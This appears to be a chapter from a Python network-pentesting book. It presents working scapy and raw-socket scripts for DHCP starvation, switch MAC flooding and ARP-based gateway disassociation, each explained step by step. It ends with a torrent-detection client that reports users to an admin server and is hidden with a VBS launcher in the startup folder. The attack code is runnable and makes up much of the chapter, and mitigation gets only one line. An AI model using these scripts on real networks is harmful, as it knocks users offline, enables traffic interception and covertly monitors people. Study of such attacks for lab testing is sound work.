In previous chapters, you learned about network scanning and network sniffing.  In this chapter will see different types of network attacks and their prevention. This chapter is helpful for network admins and network pentester.


In this chapter, we would cover following topics.

* DHCP starvation attack
* Switch MAC flooding attack
* Gateway disassociation by RAW socket
* Torrent Detection

So far, you have seen the implementation of ARP spoofing. Now, let's learn about an attack called the network disassociation attack. Its concept is the same as ARP cache poisoning.

**DHCP Starvation attack**


Before jump to the attack Let see what is DHCP server works. When you connect to a network via a switch (access point), your machine automatically gets the IP address of the network. From where your machine got the IP? These configurations come from the DHCP server, configured for the network. The DHCP server gives four things, IP address, subnet mask, gateway address and DNS server address. But if you analyze carefully the DHCP server also gives you lease for allocate IP address. Type  ipconfig/all command in Windows command prompt. See the figure below. The lease obtained and lease expires is highlighted in the figure below.



You can see DHCP lease in the red rectangle. In this attack, we will send a fake request to DHCP server. DHCP server allocates the IPs with a lease to the fake request. In this way, we will finish the pool of IPs of DHCP server until the lease expires. In order to perform the attack, We need two machines, first as attacker machine, must be Linux with scapy and python installed, and second should be Linux machine with DHCP configured. Both must be connected. You can use Kali as attack and CentOS as DHCP server. You can configure DHCP server  from <http://l4wisdom.com/linux-with-networking/dhcp-server.php>


Before learning the code and attack you must understand the DHCP server working.

See the figure below and understand the steps

. 

1. Client broadcast DHCP Discover request asking for DHCP configuration information.
2. DHCP server responds with a DHCPOffer message containing an IP address and configuration information for lease to the client.
3. The client accepts the offer by selecting the offered address. In response, client broadcasting a DHCPRequest message.
4. DHCP server sends unicast DHCPACK/REPLY message to the client with the following IP config and information.
   * IP address 192.168.0.120
   * Subnet mask 255.255.255.0
   * Default gateway 192.168.0.1
   * DNS server 192.168.0.2
   * Lease 1 One day

For more clarification see the Wireshark snapshot below.



In above figure Lease is shown 6 hours.

Let us see the code, the code is a little bit difficult to understand, I break the code into the parts and explain each part.

Import the essential library and modules.

from scapy.all import \*  
import time  
import socket  
import struct

Create a raw socket to receive IP packets.

s = socket.socket(socket.PF\_PACKET, socket.SOCK\_RAW, socket.ntohs(0x0800))  
i = 1

Use while loop to send packet continuously.

while True:

Create Ethernet and IP packets by using scapy.

eth1 = Ether(src=RandMAC(),dst="ff:ff:ff:ff:ff:ff")  
 ip1 = IP(src="0.0.0.0",dst="255.255.255.255")

Create UDP and bootp packets by using scapy.

udp1= UDP(sport=68,dport=67)  
 bootp1= BOOTP(chaddr=RandString(12,'0123456789abcdef'))

Create DHCP discover and DHCP request packets.

dhcp1 = DHCP(options=[("message-type","discover"),"end"])  
 dhcp2 = DHCP(options=[("message-type","request")])  
 dhcp\_discover = eth1/ip1/udp1/bootp1/dhcp1  
 dhcp\_discover[BOOTP].xid= 123456

Just send the DHCPdiscover packet using scapy and receive the response using raw socket.

sendp(dhcp\_discover)  
 pkt = s.recvfrom(2048)  
 num = pkt[0][14].encode('hex')  
 ip\_length = (int(num) % 10) \* 4  
 ip\_last\_range = 14 + ip\_length  
 ipheader = pkt[0][14:ip\_last\_range]  
 ip\_hdr = struct.unpack("!12s4s4s",ipheader)  
 server\_ip = socket.inet\_ntoa(ip\_hdr[1])  
 obtained\_ip = socket.inet\_ntoa(ip\_hdr[2])


Form a DHCP request packet by using parameter obtained from previous steps.

print "Obtained IP ",obtained\_ip  
 print "DHCP server IP ",server\_ip  
 dhcp\_request = eth1/ip1/udp1/bootp1/dhcp2  
 dhcp\_request[BOOTP].xid= 123456  
 name='master'+str(i)  
  
 i =i+1  
 dhcp\_request[DHCP].options.append(("requested\_addr", obtained\_ip))  
 dhcp\_request[DHCP].options.append(("server\_id", server\_ip))  
 dhcp\_request[DHCP].options.append(("hostname", name))  
 dhcp\_request[DHCP].options.append(("param\_req\_list", b'x01x1cx02x03x0fx06x77x0cx2cx2fx1ax79x2a'))  
 dhcp\_request[DHCP].options.append(("end"))


Send the request packet and take .5 second break to send next packets

time.sleep(.5)  
 sendp(dhcp\_request)


The code name is dhcp\_starvation.py. The working of code divided into two parts, first attacker machine send Discover packet, DHCP server sends DHCP Offer packet with given IP. In next part, our code extracts the given IP and server IP, craft new packet called DHCP request with given IP and server IP and send to DHCP server. Before running the program let checks DHCP lease file in DHCP server, which is located at /var/lib/dhcpd/dhcpd.leases



You can see that file is empty means no IP is allocated. After running the program the file should be filled.



The above screenshot show IP obtained means step 2 of DHCP working and has been completed. The program successfully sent the fake DHCP request. See the figure of DHCP server lease file.




The above screenshot indicates that program is running successfully.

**The MAC flooding attack**

MAC flooding entails flooding the switch with a large number of requests. **Content Addressable Memory** (**CAM**) separates a switch from a hub. It stores information such as the MAC address of the connected devices with the physical port number. Every MAC in a CAM table is assigned a switch port number. With this information, the switch knows where to send Ethernet frames. The size of the CAM tables is fixed. You might wonder what happens when the CAM tables get a large number of requests. In such a case, the switch turns into a hub, and the incoming frames are flooded out on all ports, giving the attacker access to network communication.

**How the switch uses the CAM tables**

The switch learns the MAC address of the connected device with its physical port, and writes that entry in the CAM table, as shown in the following image:



This shows the CAM table learning activity

The preceding image is divided into 2 parts. In part 1, the computer with **MAC A** sends the **ARP** packet to the computer with **MAC B**. The switch learns the packet, arrives from the physical port 1, and makes an entry in the CAM table such that **MAC A** is associated with port 1. The switch sends the packet to all the connected devices because it does not have the CAM entry of **MAC B**. In the second part of the diagram, the computer with **MAC B** responds. The switch learns that it came from port 2. Hence, the switch makes an entry stating that the **MAC B** computer is connected to port 2.

**The MAC flood logic**

When we send a large number of requests, as shown in the preceding diagram, if host A sends fake ARP requests with a different MAC, then every time the switch will make a new entry for port 1, such as A—1, X—1, Y—1, and so on. With these fake entries, the CAM table will become full, and the switch will start behaving like a hub.

Now, let's write the code:

from scapy.all import \*

num = int(raw\_input("Enter the number of packets "))

interface = raw\_input("Enter the Interface ")

eth\_pkt = Ether(src=RandMAC(),dst="ff:ff:ff:ff:ff:ff")

arp\_pkt=ARP(pdst='192.168.1.255',hwdst="ff:ff:ff:ff:ff:ff")

try:


sendp(eth\_pkt/arp\_pkt,iface=interface,count =num, inter= .001)

except :

print "Destination Unreachable "

The preceding code is very easy to understand. First, it asks for the number of packets you want to send. Then, for the interface, you can either choose a WLAN interface or the eth interface. The eth\_pkt statement forms an Ethernet packet with a random MAC address. In the arp\_pkt statement, an arp request packet is formed with the destination IP and destination MAC address. If you want to see the full packet field, you can use the command arp\_pkt.show() in scapy.

The Wireshark output of mac\_flood.py is as follows:



The output of a MAC flooding attack

The aim of MAC flooding is to check the security of the switch. If the attack is successful, mark successful in your reports. In order to mitigate the MAC flooding attack, use port security. Port security restricts incoming traffic to only a select set of MAC addresses or a limited number of MAC addresses and MAC flooding attacks.

**Gateway disassociation by RAW socket**

In this attack, the victim will remain connected to the gateway but cannot communicate with the outer network. Put simply, the victim will remain connected to the router but cannot browse the Internet. The principle of this attack is the same as ARP cache poisoning. The attack will send the ARP reply packet to the victim and that packet will change the MAC address of the gateway in the ARP cache of the victim with another MAC. The same thing is done in the gateway.

The code is the same as that of ARP spoofing, except for some changes, which are explained as follows:

import socket

import struct

import binascii

s = socket.socket(socket.PF\_PACKET, socket.SOCK\_RAW, socket.ntohs(0x0800))

s.bind(("eth0",socket.htons(0x0800)))

sor = 'x48x41x43x4bx45x52'

victmac ='x00x0Cx29x2Ex84x7A'

gatemac = 'x00x50x56xC0x00x08'

code ='x08x06'

eth1 = victmac+sor+code #for victim

eth2 = gatemac+sor+code # for gateway

htype = 'x00x01'

protype = 'x08x00'

hsize = 'x06'

psize = 'x04'

opcode = 'x00x02'

gate\_ip = '192.168.0.1'

victim\_ip = '192.168.0.11'

gip = socket.inet\_aton ( gate\_ip )

vip = socket.inet\_aton ( victim\_ip )

arp\_victim = eth1+htype+protype+hsize+psize+opcode+sor+gip+victmac+vip

arp\_gateway= eth2+htype+protype+hsize+psize+opcode+sor+vip+gatemac+gip

while 1:

s.send(arp\_victim)

s.send(arp\_gateway)

Run netdiss.py. We can see that there is only one change in the code, that is sor = 'x48x41x43x4bx45x52'. This is a random MAC as this MAC does not exist.

In order to carry out the ARP cache poisoning attack, the victim should have a real entry of the gateway in the ARP cache.

You may wonder why we used MAC 'x48x41x43x4bx45x52 ?. Just convert it into ASCII and you'll get your answer.

**Torrent Detection**

The major problem for a network admin is to stop the use of torrents on the user machine. Sometimes a small organization or startup don't have enough funds to purchase Firewall to stop the use of torrent. In an organization, a user uses the torrent to download the movies, songs, etc, eats a lot of bandwidth. In this section, we will see how to eradicate this problem using python program. Our program will detect the torrent when a torrent program will be running.

The concept is based on the client-server architecture. The server code will be run on admin machine and client code will be run on uses machine in hidden mode.  When a user would use the torrent then client code notify to the server machine.

First, see the server code and understand the code. The code name is torrent\_detection\_server.py

* Import the essential libraries.

import socket  
import logging  
import sys

* Print the messages for admin. Only use the ctrl+c to stop the program because ctrl+c handled by the program itself and socket will be automatically closed.

print "Welcome, torrent dection program started"  
print "Use only Ctrl+c to stop"

* Create a logger, which log the event in a file.

logger = logging.getLogger("torrent\_logger")  
logger.setLevel(logging.INFO)  
fh = logging.FileHandler("torrent\_dection.log")  
formatter = logging.Formatter('%(asctime)s - %(name)s - %(levelname)s - %(message)s')  
fh.setFormatter(formatter)  
logger.addHandler(fh)  
logger.info("Torrent detection program started")

* Create a list of the detected client and define server IP address and port on which server will run.

prcess\_client = []  
host = "192.168.0.128"  
port = 54321

* Create a UDP socket.

s = socket.socket(socket.AF\_INET, socket.SOCK\_DGRAM)  
s.bind((host,port))

* Create a while loop to listen continuously The below code block receive the message from the client and log the event in the log file.

while True:  
 try:  
   
 data, addr = s.recvfrom(1024)  
 print "\a\a\a\a\a\a\a"  
 if addr[0] not in prcess\_client :  
 print data, addr[0]  
 line = str(data)+" \*\*\* "+addr[0]  
 logger.info(line)  
 line = "\n\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\n"  
 logger.info(line)  
 prcess\_client.append(addr[0])  
 except KeyboardInterrupt:  
 s.close()  
 sys.exit()  
  
 except:  
 pass

Now let us see the code of client machine. Open the code service.py

* Import the essential libraries and modules.

import os  
import re  
import time  
import socket  
import getpass

* Define server IP and server port in order to make socket.

host = "192.168.0.128"  
port = 54321

* Use infinite while loop so that program remain live.

while True:  
 try:  
 s = socket.socket(socket.AF\_INET, socket.SOCK\_DGRAM)  
 name =socket.gethostname()  
 user = getpass.getuser()


* See the current task list and try to find torrent in the task list. If torrent found send the crafted message to the server.

response = os.popen('tasklist')  
 for line in response.readlines():  
 str1 = "Torrent Identified on host "+str(name)+" User "+str(user)  
 if re.search("torrent", line.lower()):  
 s.sendto(str1,(host,port))  
 s.sendto(str1,(host,port))  
 s.sendto(str1,(host,port))  
 #s.send("")  
 break  
   
 s.close()  
 time.sleep(30)  
 except :  
 pass


In above program, I used 30 seconds for next iteration to get the quick result. You can change the time to your convenience. If traffic is very high you can use 15 minutes (15\*60).

In order to run and test our program, we need two computer machine at least. One program will run on the server, handled by the network admin. The second program will run on client machines.

Let us run both the code one by one and study our test cases. When a torrent is running and when the torrent is not running. First, run the server program. You can run the server program on any Operating system.





The server program is running, Let us run the client side code service.py.



The above program shows nothing just running and continuously scan current tasks. As we have defined 30 seconds in the program so it scans the current task after30 seconds. See the figure below torrent service running in the task manager.


So uTorrent is running on the client machine. If it found a task containing a torrent name. Then it sends the message to the server. So in the client program, we are using line response = os.popen('tasklist') which run command tasklist in command prompt as shown below.



The above figure shows that torrent is running.  
If you run the torrent on client machine then the server would get the message like as shown below.

Gotcha!!.  One machine, hostname **Intel**, user **Mohit** and IP address **192.168.0.129**is using torrent. The client sends use 3 messages but we displayed only one, We are using UPD protocol which is connectionless protocol. The server as well as the client will be know noting if the packet gets lost in traffic. That’s why client send three packets.

Why UDP not TCP ? TCP is connection oriented protocol. Consider if server machine goes then program on client machine start giving an error If the server machine goes down. Consider you lost the output on screen, you can check the output in the log file. Open the torrent\_dection.log.



Now you got the idea of torrent detection. But our work has not been finished yet. If a user on client machine know some kind of detection program is running. He might stop the program. We will have to get client code run in hidden mode.


First, we will have to change the service.py program to Windows executable file.  In order to convert python program to Windows executable, we are going to Pyinstaller.

Let us change the file into windows executable file. Copy the code file service.py in the folder C:\PyInstaller-2.1.

Open the command prompt and browse the folder C:\PyInstaller-2.1 and run the command

Python pyinstaller.py --onefile <file.py>

see the below figure for more clarification.



The above figure is self-explanatory.   Now executable file has been created, it can be run by clicking on it. As you click, it will open the command prompt screen. Now run the executable program in hidden mode.

Create a file service.vbs write the following lines in the file.

Dim WinScriptHost  
Set WinScriptHost = CreateObject("WScript.Shell")  
WinScriptHost.Run Chr(34) & "%WINDIR%\service.exe" & Chr(34), 0  
Set WinScriptHost = Nothing

In above file, I used **%WINDIR%**, it means Windows folder, as I have installed Windows in C: drive then **%WINDIR%**

become C:/Windows. Just click on service.vbs. The service.exe program will be run as a daemon. No graphical screen just background processing. So you can put service.vbs in Windows startup folder, so that when next time Windows start the file service.vbs get executed.

I hope you enjoyed the chapter.